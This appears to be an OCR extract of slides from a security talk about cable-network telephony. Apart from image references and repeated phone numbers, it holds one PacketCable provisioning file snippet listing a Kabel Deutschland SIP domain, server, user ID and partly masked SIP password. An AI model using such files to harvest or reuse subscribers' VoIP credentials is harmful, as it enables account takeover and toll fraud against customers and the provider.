
SIP




Provisioning File

```
SnmpMibObject clabProjPacketCable.10.3.1.1.2.1.2.1 String
      "technik.kabel-deutschland.de";
SnmpMibObject clabProjPacketCable.10.3.1.1.4.1.3.1.1 String
      "f-brei-ca181-access-cable-srv.technik.kabel-deutschland.de";
SnmpMibObject clabProjPacketCable.10.4.1.1.3.1.3.1 String
      "20145XXXX_KAV_1";
SnmpMibObject clabProjPacketCable.10.4.1.1.3.1.5.1 String
      "cg_qv,*AEBsMVB)3aXXXXXXXXX";
SnmpMibObject clabProjPacketCable.10.4.1.1.2.1.3.1 String
      "+49503294XXXX@technik.kabel-deutschland.de";
```


+49 30 3333




+49 30 3333





+49 30 3333




+49 30 3333




